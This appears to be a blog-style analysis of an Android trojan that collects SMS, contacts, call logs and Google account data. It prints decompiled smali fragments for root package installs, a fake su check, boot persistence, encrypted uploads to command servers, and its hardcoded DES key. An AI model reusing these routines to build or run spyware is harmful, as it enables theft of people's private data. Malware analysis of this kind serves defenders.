  .method public static installPackage(Landroid/content/Context;Ljava/lang/String;I)V
  .registers 7
  .parameter "ctx"
  .parameter "filePath"
  .parameter "systemApp"
  .prologue
  const/16 v3, 0x2f
  .line 657
  const/4 v1, 0x1
  if-ne p2, v1, :cond_4e
  .line 659
  new-instance v1, Ljava/lang/StringBuilder;
  const-string v2, "/system/app/"
  ```

- isPackageInstalled to check for package existence in the system
- rootFileExist to check if the fake su exists under /system/bin

```
.method public static rootFileExist(Landroid/content/Context;)Z

.registers 4
.parameter "ctx"
.prologue
.line 66
new-instance v0, Ljava/io/File;
new-instance v1, Ljava/lang/StringBuilder;
const-string v2, "/system/bin/"
invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
invoke-static {p0}, Lcom/button/phone/strategy/service/Tools;-
>getRootFileName(Landroid/content/Context;)Ljava/lang/String;
move-result-object v2
```

- runRootCommand to execute commands on the system
- saveConfig, for the creation of sense.tcd with DES encryption
- saveDDPackageName save the list of internal packages
- saveFeedProxys update the list of the servers

- saveNextFeedbackTime for saving the next feedback time
- saveNextSmsTaskTime saveRootFileName saveTaskProxys saveUploadProxys saveVector for the ability to save configuration data in sense.tcd
- sendSms to create sms messages and finally
- uninstallPackage calling pm uninstall, to uninstall a package.

As we can see with the functions that exist in the system, the application can have almost full control on the system, actually from what we have seen in other malware only the option of voice recording function is missing from it.

The service is placing a schedule on collecting the sms/contacts and account information in regular intervals as they are set on the configuration file and updated from online command centers, at the moment the malware needs user interaction and initial package installation, I believe that it won't be far the moment that we will see the malware to have p2p capabilities and communicate with other devices in the network making a mobile botnet with powerful features. Most of us we are used to the idea of the existence of computer viruses and malware trying to steal content, corporate files, bank account information and personal data. Malware on the mobile phones will be able to perform all that functions and also listen to our personal conversation that until now are considered private and read our SMS messages.

General information on the malware and selected methods,

Filenames that are used by the malware and can be found in the device,

CALLLOG_FILENAME:Ljava/lang/String; = "calllog8" # Saved call log with duration
CALLLOG_ZIP_FILENAME:Ljava/lang/String; = "calllog_zip7" # Save name catalog list
CONTACT_FILENAME:Ljava/lang/String; = "contact7" # Save name for the contacts
CONTACT_ZIP_FILENAME:Ljava/lang/String; = "contact_zip4" # Save name for the compressed catalogue
DD_CONFIG_DDPACKAGENAME:Ljava/lang/String; = "DDPackageName2" # Configuration parameter, saved in sense.tcd
DD_CONFIG_FEEDPROXY:Ljava/lang/String; = "Feed3Proxy9" # External server
DD_CONFIG_NAME:Ljava/lang/String; = "sense.tcd" # Configuration filename, encrypted with DES encryption
DD_CONFIG_NEXTFEEDBACKTIME:Ljava/lang/String; = "Next3Feedback8" # Scheduled time for next communication
DD_CONFIG_NEXTTASKTIME:Ljava/lang/String; = "NextTask3" # Scheduled time for next task
DD_CONFIG_ROOTNAME:Ljava/lang/String; = "RName5"
DD_CONFIG_TASKPROXY:Ljava/lang/String; = "Task3Proxy5" # External server
DD_CONFIG_UPLOADPROXY:Ljava/lang/String; = "UploadProxy7" # External server for content upload
DOWNLOAD_FILENAME:Ljava/lang/String; = "filename4" # Packages
DOWNLOAD_URL:Ljava/lang/String; = "url4" # URL for packages
Edition:Ljava/lang/String; = "3.2.1" # Version
GOA_FILENAME:Ljava/lang/String; = "goa4" # Google account information
GOA_ZIP_FILENAME:Ljava/lang/String; = "goa_zip5" # Compressed account information
NOTIFY_DESCRIPTION:Ljava/lang/String; = "Description4" # Package description
NOTIFY_PACKAGE:Ljava/lang/String; = "PackageName4"
SMSTASK:Ljava/lang/String; = "SMSTask2:" # SMS Task
SMSTASK_CONFIG_FILENAME:Ljava/lang/String; = "tsk9.dat" # Contents gathered from SMS gathering task

Selected parts from the source files,

1. Sms gathering at selected time schedules

```
.method public start()V

.registers 3

.prologue

.line 216

new-instance v0, Ljava/lang/Thread;

iget-object v1, p0, Lcom/button/phone/strategy/core/SmsTask;-
>smsTask:Lcom/button/phone/strategy/core/SmsTask;

invoke-direct {v0, v1}, Ljava/lang/Thread;-><init>(Ljava/lang/Runnable;)V
```

2. Checking for the boot state and starting the service

```
:cond_1a

iget-object v0, p0, Lcom/button/phone/strategy/core/RebirthReceiver;-
>mCtx:Landroid/content/Context;

new-instance v1, Landroid/content/Intent;

iget-object v2, p0, Lcom/button/phone/strategy/core/RebirthReceiver;-
>mCtx:Landroid/content/Context;

const-class v3, Lcom/button/phone/strategy/service/CelebrateService;

invoke-direct {v1, v2, v3},
Landroid/content/Intent;><init>(Landroid/content/Context;Ljava/lang/Class;)V

invoke-virtual {v0, v1}, Landroid/content/Context;-
>startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```

1. Sms handling

2. Displaying the method uploadFile from httphandler

```
.method public uploadFile([BLjava/net/URL;)I

.registers 5

.parameter "requestBytes"

.parameter "url"

.prologue

.line 162

invoke-virtual {p0, p2}, Lcom/button/phone/strategy/net/HttpHandler;->setUrl(Ljava/net/URL;)V

.line 163

invoke-virtual {p0, p1}, Lcom/button/phone/strategy/net/HttpHandler;->setRequestbytes([B)V
```

```
.line 164

const-string v1, "POST"

invoke-virtual {p0, v1}, Lcom/button/phone/strategy/net/HttpHandler;-
>setRequestMethos(Ljava/lang/String;)V

.line 165

const-string v1, "application/octet-stream"

invoke-virtual {p0, v1}, Lcom/button/phone/strategy/net/HttpHandler;-
>setContent_type(Ljava/lang/String;)V

.line 166

invoke-direct {p0}, Lcom/button/phone/strategy/net/HttpHandler;->connect()I
```

1. Handling the requests for package management and upgrades,

```
.line 126

iget-object v9, p0, Lcom/button/phone/strategy/net/ResponseHandler;-
>downloadContent:Landroid/content/ContentValues;

const-string v10, "Description4"

invoke-virtual {v9, v10, v1}, Landroid/content/ContentValues;-
>put(Ljava/lang/String;Ljava/lang/String;)V

.line 127

iget-object v9, p0, Lcom/button/phone/strategy/net/ResponseHandler;-
>downloadContent:Landroid/content/ContentValues;

const-string v10, "PackageName4"

invoke-virtual {v9, v10, v4}, Landroid/content/ContentValues;-
>put(Ljava/lang/String;Ljava/lang/String;)V
```

1. Handle commands and encrypted content coming the httphandler,

```
.method public handlerRawData([B)Ljava/lang/String;

.registers 7

.parameter "response"

.prologue

.line 229

const-string v1, ""

.line 231

.local v1, xml:Ljava/lang/String;

:try_start_2
```

```
new-instance v2, Ljava/lang/String;

const-string v3, "DES"

invoke-static {p1, v3}, Lcom/button/phone/strategy/util/DesPlus;->decrypt([BLjava/lang/String;)[B

move-result-object v3

const-string v4, "utf-8"
```

1. Handling files like sms catalogues, address book, installed packages

```
.line 140

.local v1, calllogPath:Ljava/lang/String;

const-string v3, "calllog8"

invoke-virtual {p1, v3}, Lcom/button/phone/strategy/core/ContactSmsHandler;-
>creatCallLogFile(Ljava/lang/String;)Z
```

1. Handling package management from packages that are pushed to the system

```
.method private downloadApp(Ljava/lang/String;Ljava/lang/String;)Z

.registers 11

.parameter "url"

.parameter "fileName"
```

1. The background service running in the device,

```
# direct methods

.method public constructor <init>()V

.registers 2

.prologue

.line 33

invoke-direct {p0}, Landroid/app/Service;-><init>()V

.line 56

new-instance v0, Lcom/button/phone/strategy/service/CelebrateService$1;

invoke-direct {v0, p0}, Lcom/button/phone/strategy/service/CelebrateService$1;-
><init>(Lcom/button/phone/strategy/service/CelebrateService;)V

iput-object v0, p0, Lcom/button/phone/strategy/service/CelebrateService;-
>handler:Landroid/os/Handler;
```

1. Read/write configuration file "sense.tcd"

```
.method public static getIMEI(Landroid/content/Context;)Ljava/lang/String;
```

.registers 3

.parameter "context"

.prologue

.line 169

const-string v1, "phone"

1. Base64 encoding
2. DES Encryption with the key

.field public static final PASSWORD_CRYPT_KEY:Ljava/lang/String; = "DDH#X%LT"

Incoming search terms: